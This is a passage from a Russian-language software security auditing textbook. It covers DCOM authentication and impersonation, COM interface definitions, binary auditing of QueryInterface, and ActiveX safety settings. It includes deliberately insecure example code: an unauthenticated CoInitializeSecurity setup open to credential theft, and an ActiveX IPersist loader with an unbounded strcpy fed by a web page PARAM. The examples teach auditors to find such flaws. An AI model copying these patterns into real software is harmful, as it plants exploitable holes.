указателем на дескриптор безопасности, он также может указывать на две другие структуры: структуру AppID или объект `IAccessControl`. Когда указана структура AppID, соответствующий AppID ищется в реестре, а разрешения применяются согласно значениям подразделов, хранящимся там. Объект `IAccessControl` - это предоставляемый системой DCOM-объект, который предоставляет методы для применения ограничений к другим интерфейсам. Клиент может вызвать `CoInitializeSecurity()` только один раз, и любая попытка вызвать ее повторно завершается неудачей.

Примечание

Помните, что ограничения `CoInitializeSecurity()` применяются к каждому интерфейсу, зарегистрированному вызывающим процессом.

Помимо настроек дескриптора безопасности, с помощью `CoInitializeSecurity()` можно установить немало других ограничений безопасности. Параметр `dwAuthLevel` также можно использовать для принудительного задания определенных уровней аутентификации. DCOM использует те же уровни аутентификации, что и RPC, поэтому они здесь не повторяются. Подробности об этих уровнях аутентификации см. в разделе "RPC-серверы" ранее в этой главе.

Недостаток `CoInitializeSecurity()` в том, что ее можно вызвать только один раз и она влияет на все DCOM-вызовы в текущем процессе. Однако для изменения поведения аутентификации на уровне отдельного proxy клиенты также могут использовать функцию `CoSetProxyBlanket()`, имеющую следующий прототип:

```
HRESULT CoSetProxyBlanket(
    IUnknown *pProxy,
    DWORD dwAuthnSvc,
    DWORD dwAuthzSvc,
    WCHAR *pServerPrincName,
    DWORD dwAuthnLevel,
    DWORD dwImpLevel,
    RPC_AUTH_IDENTITY_HANDLE pAuthInfo,
    DWORD dwCapabilities
)
```

Эта функция работает похожим образом на `CoInitializeSecurity()`, за исключением того, что параметры аутентификации влияют только на proxy, указанный аргументом `pProxy`, а не на каждый proxy-интерфейс, используемый клиентом. Кроме того, в отличие от `CoInitializeSecurity()`, `CoSetProxyBlanket()` можно вызывать более одного раза.

Олицетворение в DCOM

DCOM позволяет серверам олицетворять клиентов с помощью нижележащей реализации RPC. DCOM-приложение принудительно задает уровни олицетворения программно и через настройки реестра. Настройки реестра предоставляют начальные требования безопасности, но они могут быть переопределены программно во время работы приложения. Возможно, вы заметили, что и `CoInitializeSecurity()`, и `CoSetProxyBlanket()` имеют параметр `dwImpLevel`. Этот параметр позволяет клиентам задавать уровень олицетворения и работает так же, как в RPC. Он просто передается нижележащему RPC-транспорту, обсуждавшемуся ранее в этой главе. Однако олицетворение может выполняться только если уровень аутентификации равен `RPC_C_IMP_LEVEL_IMPERSONATE` или выше; значение по умолчанию - `C_IMP_LEVEL_IDENTIFY`.

Помимо стандартных проблем олицетворения IPC, DCOM-объекты могут быть более подвержены атакам олицетворения. Как указывают Майкл Ховард и Дэвид Леблан в *Writing Secure Code*, серверное приложение, вероятно, будет действовать как клиент, когда настроена пара event

source/sink и интерфейсы передаются как аргументы серверному процессу.

Для тех, кто не знаком с sources и sinks: это старые COM-механизмы обработки асинхронных событий через connection points. **Connection point** - это просто канал связи, который объект может установить с другим объектом. Вы видели примеры, где клиент вызывает сервер и сразу получает результат. Однако иногда серверу нужно уведомить клиента, что событие произошло. Это событие может основываться на действии пользователя или указывать, что длительная операция завершена. В такой ситуации клиент предоставляет собственный COM-интерфейс и передает его серверу. Когда сервер хочет указать, что событие произошло, он просто вызывает метод в этом интерфейсе. Для этого сервер должен быть connectable object, то есть предоставлять интерфейс `IConnectionPoint` среди нескольких других. Исходящий интерфейс сервера для connection point называется source, а принимающий интерфейс клиента называется sink. Проблема этого процесса в том, что сервер теперь является клиентом, и его уровень олицетворения так же важен, как уровень клиента. Если злонамеренный клиент подключается к незащищенному серверу, он может использовать `CoImpersonateClient()` в своем sink-интерфейсе, чтобы украсть учетные данные сервера. Помните, сервер должен установить довольно слабые разрешения, чтобы быть уязвимым к этому типу атаки, как в следующем примере:

```
BOOL InitializeCOM(void)
{
    HRESULT rc;

    rc = CoInitializeEx(NULL, COINIT_APARTMENTTHREADED);
    if (FAILED(rc))
        return FALSE;

    rc = CoInitializeSecurity(NULL, -1, NULL, NULL,
        RPC_AUTHN_LEVEL_NONE,
        RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL, 0, NULL);

    if (FAILED(rc))
        return FALSE;

    return TRUE;
}
```

Если сервер или клиент connectable object инициализирует COM-безопасность как в этом примере, векторы олицетворения являются явной угрозой, потому что могут позволить подключающимся клиентам украсть учетные данные. Этот тип атаки - одна из главных причин, по которым Microsoft ввела COM cloaking и `RPC_C_IMP_LEVEL_DELEGATE`.

Снова MIDL

MIDL был представлен ранее в этой главе в разделе "Microsoft Interface Definition Language". IDL в основном предназначен для выражения RPC-интерфейсов, но его также можно использовать для описания COM-интерфейсов. Фактически компилятор MIDL имеет языковую поддержку Object Description Language (ODL), который можно использовать для представления объектов, а также RPC-интерфейсов. При аудите COM-приложений вы можете увидеть некоторые интерфейсы COM-объектов, выраженные в IDL, поэтому этот раздел рассматривает несколько основных атрибутов и ключевых слов для выражения COM-объектов.

Самое важное различие между COM ODL и RPC IDL - наличие атрибута `object` в заголовке IDL. Это ключевое слово указывает, что интерфейс является COM-объектом, и заставляет компилятор MIDL генерировать COM proxy и stub, а не RPC client/server stubs. Другое главное различие - указание, что интерфейс наследуется от другого интерфейса. Помните, что все COM-объекты наследуются от `IUnknown`; поэтому нужно указать это в определении интерфейса.

Примечание

Вместо прямого наследования от `IUnknown` COM-объекты могут наследоваться от другого класса. Однако родительский класс прямо или косвенно наследуется от `IUnknown`.

Собрав это вместе, пример определения COM-интерфейса в IDL-файле может выглядеть примерно так:

```
import "iunknwn.idl"

[
    object,
    uuid(12345678-1234-1234-1234-123456789012),
]
interface IBankAccountObject : IUnknown
{
    BOOL LoadDetails([in] PUSER_DETAILS userDetails);
    BOOL GetBalance([out] PBALANCE balanceInfo);
    BOOL GetHistory([out] PHISTORY historyInfo);
    /* ... other methods ... */
}
```

Как видите, это очень похоже на определение RPC-интерфейса. Самое важное - найти все доступные методы интерфейса и определить, какие аргументы они принимают. Затем нужно изучить реализацию каждой функции, чтобы выявить уязвимости.

Помимо определения самих интерфейсов, можно выражать и сами объекты. Ключевое слово `coclass` используется для представления COM-объекта. Определение класса содержит список интерфейсов, которые реализует объект. Возвращаясь к предыдущему примеру банковского интерфейса, определение класса шло бы после определения интерфейса и выглядело бы примерно так:

```
[
    uuid(87654321-4321-4321-4321-210987654321),
    version(1.0),
    helpstring("Bank Account Class")
]
coclass CBankAccount
{
    [default] interface IBankAccountObject;
}
```

Этот простой пример показывает определение COM-класса `CBankAccount`. CLSID этого объекта указан атрибутом `uuid`. Этот класс реализует только один интерфейс: `IBankAccountObject`.

Примечание

Атрибут `default`, указанный перед определением интерфейса, необязателен. Он просто указывает, что `IBankAccountObject` является интерфейсом по умолчанию для класса `CBankAccount`. Можно использовать и другие атрибуты, специфичные для интерфейсов; подробнее см. раздел COM в MSDN.

Ревью кода класса, предоставляющего несколько интерфейсов, требует изучать каждый интерфейс отдельно, потому что функциональность интерфейсов может быть открыта недоверенным или частично доверенным клиентам.

Информация type library также генерируется с помощью MIDL. В частности, ключевое слово `library` можно использовать для создания файла `.tlb`, например так:

```
library libname
{
    importlib("stdole.tlb");
```

```
    interface IMyInterface1;
    coclass CClass;
    /* ... other stuff you want to appear in the TLB ... */
}
```

Этот раздел не углубляется в синтаксис определений library. Когда у вас есть исходный код, type library не дает много дополнительной информации. В конце концов, доступные объекты и их интерфейсы уже известны из остальной части IDL-данных.

Active Template Library

Active Template Library (ATL) - еще один подход, который разработчики могут использовать для разработки COM-приложений. Он позволяет разработчикам определять интерфейсы в своем коде и автоматически берет на себя многие более утомительные аспекты реализации COM-интерфейсов. Например, ATL можно использовать для автоматической генерации функций-членов `IUnknown`: `QueryInterface()`, `AddRef()` и `Release()`. Также его можно использовать для генерации кода для нескольких других интерфейсов, например `IClassFactory`.

ATL используется широко, поэтому нужно уметь выявлять COM-интерфейсы в коде, сгенерированном ATL. Оказывается, это просто. Нужно знать только макрос `COM_MAP`, используемый для определения COM-объекта; определение COM-объекта с использованием `COM_MAP` выглядит примерно так:

```
BEGIN_COM_MAP(CObjectName)
    COM_INTERFACE_ENTRY(IMyInterface1)
    COM_INTERFACE_ENTRY(IMyInterface2)
END_COM_MAP()
```

Просто, правда? Можно легко увидеть, что объявляется COM-объект `CObjectName`, и он предоставляет два интерфейса: `IMyInterface1` и `IMyInterface2`. Далее нужно только найти методы для каждой записи интерфейса в `COM_MAP`. Каждая `COM_INTERFACE_ENTRY()` в `COM_MAP` является определением интерфейса из IDL-файла, который генерируется средой разработки при использовании ATL-мастеров. Когда ATL используется для автогенерации COM-объектов, IDL-данные тоже доступны.

Аудит DCOM-приложений

Теперь, когда вы знакомы с общей структурой COM-программирования и мерами безопасности, нужно пройти по наиболее эффективным способам аудита COM-клиентских и серверных программ. Аудит COM-серверов не слишком отличается от аудита RPC-серверов; нужно ответить на следующие вопросы:

• Достаточны ли механизмы контроля доступа для ограничения интерфейса авторизованными сторонами?
• Безопасны ли открытые функции интерфейса?
• Используется ли олицетворение правильно, или оно создает риск?
• Какие права запуска предоставлены серверу?
• Есть ли проблемы потоков или синхронизации, которые можно эксплуатировать?

Этот список требований можно разбить на следующие шаги:

1. Проверьте настройки безопасности DCOM-приложения программно или с помощью утилиты DCOM Configuration.
2. Изучите, как вызывается `CoInitializeSecurity()`, если вызывается, чтобы подкрепить выводы из реестра. Этот шаг также проясняет, какие значения олицетворения по умолчанию применяются.

3. Найдите процедуры интерфейса, открытые COM-сервером, и примените стандартные методы аудита уязвимостей, изученные в этой книге.

При определении безопасности функций интерфейса нужно искать проблемы, описанные в следующих разделах.

Ревью COM-регистрации

Теперь, когда вы знаете, как механизмы контроля доступа могут применяться к COM-объектам, должно быть очевидно, что определение небезопасности контроля доступа является двухэтапным процессом: изучение контроля доступа активации и изучение контроля доступа уровня вызова.

Контроль доступа активации не находится в коде приложения; он находится в реестре. Хотя у вас может не быть доступа к целевым машинам, на которые будет установлено приложение, процедура установки должна определять, кто может активировать объект.

COM-приложения часто являются саморегистрирующимися. То есть они могут автоматически выполнять собственную регистрацию, чтобы ручная настройка не требовалась. Для этого они экспортируют пару функций, `DllRegisterServer()` и `DllUnregisterServer()`, в одном из бинарных файлов, поставляемых с приложением. Функция `DllRegisterServer()` содержит код, задающий настройки регистрации. Функция `DllUnregisterServer()` выполняет обратную операцию: удаляет всю регистрацию, установленную в `DllRegisterServer()`.

COM-приложение, предоставляющее этот интерфейс, устанавливается и удаляется программой `regsvr32.exe`. Когда эта программа запускается, она находит процедуру `DllRegisterServer()` в указанном бинарном файле и выполняет ее, тем самым устраняя необходимость ручной регистрации.

Примечание

ActiveX controls являются саморегистрирующимися COM-объектами. Это просто означает, что пользователям не нужно запускать приложение `regsvr32`, потому что Internet Explorer делает это автоматически при загрузке нового компонента. ActiveX controls рассматриваются далее в этой главе в разделе "Безопасность ActiveX".

После установки приложения можно использовать стандартные утилиты Windows для проверки настроек безопасности. Самый простой подход - использовать утилиту DCOM Configuration; однако связанные ключи реестра можно изменять напрямую. Эти ключи расположены по адресу `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\<AppID>`. Таблица 12-6 перечисляет предоставленные MSDN значения, влияющие на параметры безопасности DCOM-сервера.

Таблица 12-6. Значения реестра COM

Named Value	Description
AccessPermission	Sets an ACL that determines access.
ActivateAtStorage	Configures client to activate on the same system as persistent storage.
AppID	Identifies the AppID GUID that corresponds to the named executable.
AuthenticationLevel	Sets the authentication level for the AppID, overriding LegacyAuthenticationLevel. Available only on Windows NT 4.0 SP4 and later versions.
DllSurrogate	Specifies that a DLL server is to use a surrogate `.exe` file. If the path is not specified, the system-provided surrogate is used.
DllSurrogateExecutable	Specifies that a DLL server is to use a custom surrogate `.exe` file. If the custom file is not specified, the system-provided surrogate is used.
Endpoints	Configures a COM application to use a specified TCP port number for DCOM communications.
LaunchPermission	Sets an ACL that determines who can launch the application.
LocalService	Sets the application as a Win32 service.
RemoteServerName	Sets the name of the remote server.
RunAs	Sets an application to run only as a given user.
ServiceParameters	Sets parameters to be passed to a LocalService on call.
SRPTrustLevel	Sets the trust level of the software restriction policy (SRP). Available only on Windows XP and later versions.

Вы уже видели, что идентичность запуска COM-приложения можно определить, проверив ключи `RunAs` и `LocalService`, перечисленные в таблице 12-6. Эти ключи обычно отсутствуют, поэтому выполняется действие по умолчанию, из-за которого COM-приложение работает в контексте запускающего пользователя. Работа в таком контексте примерно равна стандартному локальному выполнению процесса и обычно не требует дальнейшего изучения. Однако дальнейшая проверка нужна, если подсистема COM позволяет удаленным пользователям запускать COM-объекты, поскольку уязвимости в этих методах могут привести к удаленному выполнению процесса. Остальные варианты могут требовать гораздо более тщательной проверки, особенно долгоживущие DCOM-приложения, работающие внутри служб.

Аудит COM-интерфейсов

Аудит фактической реализации COM-объектов является одним из самых критичных компонентов аудита COM-приложения. В конце концов, уязвимость в реализации функций может позволить атакующим подорвать весь внешний контроль доступа и целостность нижележащей системы. Выбор параметров аутентификации и олицетворения может снизить влияние атак. Однако все открытые интерфейсы все равно нужно аудитировать на общие классы уязвимостей, обсуждаемые в других местах этой книги.

Аудит исходного кода COM

Аудит исходного кода упрощает ревью, потому что вы можете читать определения интерфейсов из IDL-файлов или ATL-определения. Затем можно обратиться к исходному коду, найти реализацию релевантных функций и определить, открывает ли объект какие-либо уязвимости.

Бинарный аудит COM

Вам может потребоваться выполнять бинарный аудит COM-приложений. Принципы аудита COM-приложения, как и любого приложения, одинаковы независимо от того, есть у вас бинарный

файл или исходный код. Однако дополнительные шаги в бинарном аудите могут стать серьезным препятствием. С учетом этого данный раздел дает краткое резюме того, как выявлять и аудитировать COM-интерфейсы в бинарных файлах.

Предположим, вы аудитируете COM-приложение и хотите определить, какие интерфейсы предоставляет объект, какие методы доступны в каждом интерфейсе и какие типы аргументов они принимают. Самый полезный источник информации - type libraries, если они доступны.

Примечание

Type libraries всегда доступны для automation objects, потому что интерфейс `IDispatch` должен публиковать содержащуюся в них информацию.

Как упоминалось ранее, информация type library может храниться в отдельном файле. Однако чаще всего она хранится как ресурс в исполняемом файле или DLL, реализующей объект. Найти расположение type library можно, обратившись к ключу `HKEY_CLASSES_ROOT\CLSID\<CLSID>\TypeLib`.

Примечание

Ключ `HKEY_CLASSES_ROOT\Interface` также может содержать ключ TypeLib.

Этот ключ предоставляет значение TypeID GUID, совпадающее с подразделом в `HKEY_CLASSES_ROOT\TypeLib`. У этого ключа есть подраздел версии, указывающий расположение type library. Если она встроена в исполняемый файл, ее можно просто просмотреть PE resource viewer, например PE Editor с www.heaventools.com. Эта информация библиотеки особенно полезна, потому что дает GUID, определения структур, методы, открытые интерфейсами, и даже информацию о типах аргументов этих методов.

После получения этой информации нужно определить, как найти методы для аудита в бинарном файле. Первый способ - поиск entry points. Исполняемый файл, реализующий COM-объект, должен регистрировать каждый class object с помощью функции `CoRegisterClassObject()`. Для этого нужно указать CLSID вместе с указателем на интерфейс `IUnknown` класса. Найдя экземпляры `CoRegisterClassObject()`, можно найти vtable для `IUnknown`, а затем прочитать функцию `QueryInterface()`, чтобы узнать о других интерфейсах, которые предоставляет объект.

Фактически функция `QueryInterface()`, экспортируемая объектом, всегда полезна, потому что должна возвращать указатели на все поддерживаемые интерфейсы. Поэтому другой способ найти функции, экспортируемые объектом, - найти реализацию `QueryInterface()` в COM-сервере и посмотреть, как она обрабатывает запросы разных IID. Помните, доступ к любому интерфейсу, кроме `IUnknown`, выполняется через функцию `QueryInterface()`, поэтому реализация всегда выглядит примерно так:

```
HRESULT QueryInterface(REFIID iid, void **ppvObject)
{
    if (iid == IID_IMyInterface1) {
        *(IMyInterface1 *)ppvObject = this;
        AddRef();
        return NOERROR;
    }

    *ppvObject = NULL;
    return E_NOINTERFACE;
}
```

Поскольку второй аргумент при успехе всегда указывает на интерфейс, можно найти каждое присваивание этому аргументу и вывести, какие функции экспортируются. Рассмотрим практический пример. Следующий дизассемблер взят из `C:\Windows\System32\wiaacmgr.exe`, который размещает COM-сервер на машине Windows XP (CLSID `7EFA65D9-573C-4E46-8CCB-E7FB9E56CD57`). Код разделен на части, чтобы было проще понять происходящее.

В первой части инициализируется функция `QueryInterface()`. Как видите, на этом этапе лишь устанавливается параметр `ppvObject` в NULL, чтобы он изначально не указывал ни на какой интерфейс:

```
.text:010054C5 QueryInterface proc near ; CODE XREF: .text:0100A7F7j
.text:010054C5 ; DATA XREF: .text:off_100178Co
.text:010054C5
.text:010054C5 this_ptr = dword ptr 8
.text:010054C5 riid = dword ptr 0Ch
.text:010054C5 ppvObject = dword ptr 10h
.text:010054C5
.text:010054C5 mov edi, edi
.text:010054C7 push ebp
.text:010054C8 mov ebp, esp
.text:010054CA mov edx, [ebp+ppvObject]
.text:010054CD push ebx
.text:010054CE push esi
.text:010054CF mov esi, [ebp+riid]
.text:010054D2 push edi
.text:010054D3 xor ebx, ebx
.text:010054D5 push 4
.text:010054D7 pop ecx
.text:010054D8 mov edi, offset IID_IUnknown
.text:010054DD xor eax, eax
.text:010054DF mov [edx], ebx ; *ppvObject = NULL;
```

Следующая часть кода сравнивает аргумент `riid` с `IID_IUnknown`. Если сравнение успешно, `ppvObject` устанавливается так, чтобы указывать на текущий объект (`this`). Инструкция `jmp` в конце переходит к эпилогу функции, который возвращает успешный результат:

```
.text:010054E1 repe cmpsd
.text:010054E3 jnz short loc_10054F2 ; test for IID_IUnknown
.text:010054E5
.text:010054E5 loc_10054E5: ; CODE XREF: QueryInterface+3Cj
.text:010054E5 mov eax, [ebp+this_ptr]
.text:010054E8
.text:010054E8 loc_10054E8: ; CODE XREF: QueryInterface+5Bj
.text:010054E8 mov [edx], eax ; *ppvObject = this;
.text:010054EA mov ecx, [eax]
.text:010054EC push eax
.text:010054ED call dword ptr [ecx+4] ; call AddRef()
.text:010054F0 jmp short loc_100552A
```

Очевидно, у этого объекта есть два интерфейса помимо `IUnknown`. Следующая часть кода сравнивает аргумент `riid` еще с двумя ID интерфейсов. Если есть совпадение, параметр `ppvObject` устанавливается в указатель на объект `this`, и происходит успешный возврат:

```
.text:010054F2 loc_10054F2: ; CODE XREF: QueryInterface+1Ej
.text:010054F2 mov esi, [ebp+riid]
.text:010054F5 push 4
.text:010054F7 pop ecx
.text:010054F8 mov edi, offset IID_Interface1
.text:010054FD xor eax, eax
.text:010054FF repe cmpsd
.text:01005501 jz short loc_10054E5 ; test IID_Interface1
.text:01005503 mov esi, [ebp+riid]
.text:01005506 push 4
.text:01005508 pop ecx
.text:01005509 mov edi, offset IID_Interface2
.text:0100550E xor eax, eax
```

```
.text:01005510 repe cmpsd ; test IID_Interface2
.text:01005512 jnz short loc_1005522 ; go to failure
.text:01005514 mov eax, [ebp+this_ptr]
.text:01005517 lea ecx, [eax+4]
.text:0100551A neg eax
.text:0100551C sbb eax, eax
.text:0100551E and eax, ecx
.text:01005520 jmp short loc_10054E8 ; *ppvObject = this;
```

Примечание

Второй интерфейс заставляет `ppvObject` устанавливаться в указатель `this` с добавлением 4.

Если совпадения нет, аргумент `riid` считается недопустимым, и инструкция `jnz`, выделенная в предыдущем коде, вызывает переход к эпилогу ошибки, возвращающему ошибку `E_NOINTERFACE`, как показано в следующем фрагменте кода:

```
.text:01005522 loc_1005522: ; CODE XREF: QueryInterface+4Dj
.text:01005522 and dword ptr [edx], 0
.text:01005525 mov ebx, 80004002h ; E_NOINTERFACE
.text:0100552A
.text:0100552A loc_100552A: ; CODE XREF: QueryInterface+2Bj
.text:0100552A pop edi
.text:0100552B pop esi
.text:0100552C mov eax, ebx
.text:0100552E pop ebx
.text:0100552F pop ebp
.text:01005530 retn 0Ch
.text:01005530 QueryInterface endp
```

Найдя `QueryInterface()`, можно определить, какие интерфейсы доступны, исходя из того, как устанавливается параметр `ppvObject`. Во многих случаях даже не нужно читать код `QueryInterface()`. Вы знаете, что `QueryInterface()` является частью интерфейса `IUnknown`, а каждый COM-интерфейс должен наследоваться от `IUnknown`. Поэтому cross-reference vtable на `QueryInterface()` часто являются COM-интерфейсами, что позволяет сосредоточиться на поиске всех cross-reference на функцию `QueryInterface()`. В предыдущем коде есть две cross-reference на `QueryInterface()`, что соответствует тому, что вы узнали при изучении кода. Перейдя по одной из этих cross-reference, вы видите следующее:

```
.text:0100178C off_100178C dd offset QueryInterface ; DATA XREF: sub_100A6B7+Do
.text:0100178C ; sub_100A9AF+13o
.text:01001790 dd offset sub_1005468
.text:01001794 dd offset sub_1005485
.text:01001798 dd offset sub_1005538
.text:0100179C dd offset sub_1005582
.text:010017A0 dd offset sub_10055CC
.text:010017A4 dd offset sub_100ACA1
```

Этот код - таблица указателей на функции, как и ожидалось, для одного из COM-интерфейсов, которые предоставляет объект. Две функции под `QueryInterface()` - это `AddRef()` (`sub_1005468`) и `Release()` (`sub_1005485`), две другие функции `IUnknown`. Эти три функции всегда находятся в начале каждой открытой vtable COM-интерфейса.

Аналогично DLL-объекты должны предоставлять функцию `DllGetClassObject()`. Ответственность этой функции - предоставить указатель интерфейса для объекта по CLSID и IID. Поэтому, прочитав эту функцию, можно найти поддерживаемые классы и ID интерфейсов, поддерживаемые каждым объектом. Обычно реализации `DllGetClassObject()` выглядят примерно как следующий пример из MSDN:

```
HRESULT_export PASCAL DllGetClassObject(
    REFCLSID rclsid,
    REFIID riid,
```

```
    LPVOID *ppvObj
)
{
    HRESULT hr = E_OUTOFMEMORY;
    *ppvObj = NULL;

    CClassFactory *pClassFactory = new CClassFactory(rclsid);
    if (pClassFactory != NULL) {
        hr = pClassFactory->QueryInterface(riid, ppvObj);
        pClassFactory->Release();
    }

    return hr;
}
```

Объект обычно создается, а затем у него запрашивают указанный IID. Поэтому функции инициализации часто вызываются из `DllGetClassObject()`, который настраивает vtable, содержащие открытые методы COM-объекта.

Конечно, есть и другие методы поиска интерфейсов объектов, хотя иногда они менее точны. Например, если вы знаете IID интерфейса, реализацию которого хотите найти, можно просто выполнить бинарный поиск по части или всему IID, а затем перейти по cross-reference к методам, использующим этот IID. Часто cross-reference указывает на процедуру `QueryInterface()`, где этот IID может быть запрошен.

Automation objects и fuzz testing

Automation objects обязаны публиковать информацию о типах из своих type libraries. Это означает, что клиенты могут узнать обо всех вызываемых методах и типах их аргументов, просто запросив у объекта информацию о типах. Поэтому клиент, который запрашивает эту информацию и затем использует ее для stress-test каждого доступного метода, может быстро находить уязвимости в приложении.

Оказывается, существует инструмент, который делает именно это. Фредерик Брет-Муне спроектировал и разработал инструмент COMbust, о котором рассказывал на конференции Blackhat Briefings в 2003 году. Этот инструмент берет любой automation object, указанный пользователем, и выполняет базовый fuzz testing найденных методов. Он конфигурируемый, поэтому пользователи могут настроить его для проверки конкретных условий; он доступен по адресу www.blackhat.com/html/bh-media-archives/bh-archives-2003.html.

Еще один простой способ найти реализацию `QueryInterface()` без чтения кода - выполнить текстовый поиск в соответствующем бинарном коде по значению `E_NOINTERFACE` (`80004002`). Любое совпадение с этим числом обычно является реализацией `QueryInterface()`, возвращающей ошибку, или клиентом, проверяющим эту ошибку после вызова `QueryInterface()` на объекте. По контексту совпадения легко понять, что именно перед вами.

Безопасность ActiveX

ActiveX control - это просто саморегистрирующийся COM-объект, развернутый внутри другого приложения, например веб-браузера. Часть "Active" в названии происходит из того факта, что эти объекты могут регистрировать себя сами, упрощая развертывание. Большинство ActiveX controls также предоставляют интерфейсы `IDispatch`, чтобы их можно было легко создавать и изменять из скриптовых языков. Обычно эти controls размещаются в Internet Explorer, хотя могут размещаться внутри любого приложения. ActiveX - важная технология Windows с серьезными последствиями для безопасности, которые рассматриваются в следующих разделах.

Примечание

Изменения в Internet Explorer 6 и готовящемся Internet Explorer 7 многое делают для снижения опасностей ActiveX controls. Internet Explorer 7 вводит opt-in для controls на уровне сайтов, чтобы предотвратить создание установленных controls злонамеренным сайтом.

Подпись кода ActiveX

ActiveX control - это просто набор бинарного кода, работающий в контексте пользователя, создающего экземпляр. Из-за потенциальной опасности выполнения native code Microsoft спроектировала ActiveX controls с поддержкой проверки через подпись Authenticode. Разработчики могут подписывать controls своими закрытыми ключами, а пользователи могут проверять источник неизмененного control. Эта подпись никак не утверждает, что control свободен от уязвимостей, и не предотвращает его злонамеренность. Она просто означает, что есть проверяемый след, ведущий к разработчику.

Safe for scripting и safe for initialization

Помимо подписи кода, ActiveX controls имеют несколько дополнительных параметров для ограничения поверхности атаки при развертывании внутри Internet Explorer. Эти параметры называются "safe for scripting" и "safe for initialization". Есть два способа пометить интерфейсы как безопасные. Первый выполняется при установке путем изменения ключа реестра `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\<GUID of control class>\Implemented Categories\<GUID of category>`. GUID категории safe for scripting - `{7DD95801-9882-11CF-9FA9-00AA006C42C4}`, а GUID категории safe for initialization - `{7DD95802-9882-11CF-9FA9-00AA006C42C4}`.

Второй подход к пометке control как безопасного требует, чтобы control реализовал интерфейс `IObjectSafety`, предоставляющий метод `GetInterfaceSafetyOptions()` hosting container. Hosting container вызывает этот метод, чтобы определить, помечен ли конкретный интерфейс как safe for scripting или initialization, и также может запросить пометку control как безопасного, вызвав метод `IObjectSafety.SetInterfaceSafetyOptions()`.

Любой control, помеченный как safe for scripting, может быть создан и изменен в Internet Explorer. Microsoft советует помечать control как safe for scripting только если им действительно нужно управлять из Internet Explorer и он не предоставляет никаких средств, с помощью которых неавторизованные стороны могут изменять состояние локальной системы или подключенных систем. Это руководство дается потому, что safe for scripting control открывает свои методы любому сайту, который просматривают пользователи, поэтому атакующие могут использовать функциональность, открытую control, чтобы атаковать клиентских пользователей. Например, предположим, scriptable control позволяет манипулировать произвольными файлами. Эта проблема может быть частью ошибочного дизайна или результатом уязвимости проверки путей. В любом случае она представляла бы неприемлемую уязвимость для ActiveX control, потому что позволяет любому удаленному атакующему резко изменить систему жертвы после подключения к злонамеренному веб-сайту. При ревью ActiveX controls нужно рассматривать каждый scriptable method как поверхность атаки и оценивать их так же, как любой другой потенциально уязвимый код.

ActiveX controls также могут хранить и извлекать данные между созданиями экземпляров с помощью интерфейса `IPersist`, который предоставляется controls, помеченным как safe for initialization. Microsoft советует помечать control как safe for initialization только если он должен хранить постоянные данные внутри Internet Explorer и правильно обрабатывает эти данные. Уязвимость безопасности может возникнуть, если объект хранит чувствительные данные и раскрывает их недоверенному источнику или если control не рассматривает постоянные данные как данные из недоверенного источника.

Некоторым может быть не совсем ясно, почему control нужно отдельно помечать как safe for initialization. В конце концов, control - это просто бинарный файл, поэтому он может сам вызывать любые функции Windows API. Это означает, что он может читать реестр или файловую систему без интерфейса `IPersist`, так что раскрытие чувствительных данных все равно остается проблемой. Однако control может быть инициализирован параметрами, предоставленными веб-сайтом, как показано в этом HTML-фрагменте, создающем экземпляр control:

```
<OBJECT ID="MyControl" CLASSID="CLSID:F2345FA3-E11B-40AE-A86D-32C487C3EE54" CODEBASE="MyControl.CAB">
    <PARAM NAME="MyServer" VALUE="malicious.com" />
</OBJECT>
```

Этот фрагмент создает экземпляр control и пытается инициализировать его параметром `MyServer`. Этот параметр принимается через интерфейс `IPersistPropertyBag`, который наследуется от базового интерфейса `IPersist`. Control извлекает параметр следующим кодом:

```
STDMETHODIMP MyControl::Load(IPropertyBag *pProps, IErrorLog *pErrLog)
{
    _variant_t myVar;
    int hr = 0;

    hr = pProps->Read("MyServer", &myVar, pErrLog);
    if (hr != 0)
        return hr;

    strcpy(m_serverName, myVar);
    return hr;
}
```

Этот код - простая реализация метода `IPersistPropertyBag::Load()`. Internet Explorer вызывает этот метод при загрузке control, а затем control извлекает значения `PARAM` через интерфейс `IPropertyBag`. Здесь важно проследить путь этих свойств и увидеть, на что они влияют. Класс `_variant_t` в этом коде имеет перегруженные операторы для обработки преобразований типов, поэтому не отвлекайтесь на эту часть. Просто обратите внимание, что строка копирует строку свойства в переменную-член. Вот объявление этой переменной-члена:

```
char m_serverName[512];
```

Довольно очевидно, что этот код выполняет неограниченное копирование строки в буфер фиксированного размера, поэтому этот конкретный интерфейс `IPersist` уязвим к прямолинейному переполнению буфера. Эта уязвимость может казаться очевидной, но точно такой шаблон встречался более чем в одном ActiveX control. Проблема в том, что разработчики часто не считают создание экземпляра control точкой открытости. Нужно уделять особое внимание всем интерфейсам `IPersist`, чтобы увидеть, обрабатывают ли они ввод небезопасным образом.

Controls с ограничением по сайту

Один из лучших способов ограничить поверхность атаки control - создавать его экземпляры только для известного набора мест. Реализации могут ограничивать создание экземпляров по имени хоста, но ограничения могут основываться на любой информации о соединении через реализацию интерфейса `IObjectWithSite` и метода `SetSite()`. Затем control WebBrowser можно использовать для предоставления подробной информации о соединении. Microsoft предоставляет шаблон SiteLock как отправную точку для создания site-restricted control.

Если control привязан к конкретному сайту, нужно определить, насколько эффективна эта привязка. В строковых сравнениях могут быть проблемы, позволяющие обойти проверки, похожие на темы, обсуждавшиеся в главе 8, "Строки и метасимволы". Также на хостинговом сайте могут быть уязвимости веб-приложения, позволяющие создать экземпляр control в контексте сайта, но с вашими собственными параметрами и скриптами. Подробнее об уязвимостях, включающих этот вектор атаки, см. главу 17, "Веб-приложения", и главу 18, "Веб-технологии".

Kill bit

Иногда уязвимость выявляется в подписанном control. Такой control затем может быть доставлен злонамеренным веб-сайтом, позволяя атакующим эксплуатировать control, который в остальном выглядит безопасным. Site-restricted control менее уязвим к этому типу атаки; однако уязвимости веб-приложения, такие как SQL injection и cross-site scripting, могут позволить атакующим эксплуатировать нижележащую уязвимость. По этой причине Microsoft ввела ActiveX kill bit, используемый для пометки версии control как неавторизованной. Kill bit устанавливается путем задания DWORD-значения `CompatibilityFlags` в `0x00000400` в следующем расположении реестра: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\<GUID of control class>`.

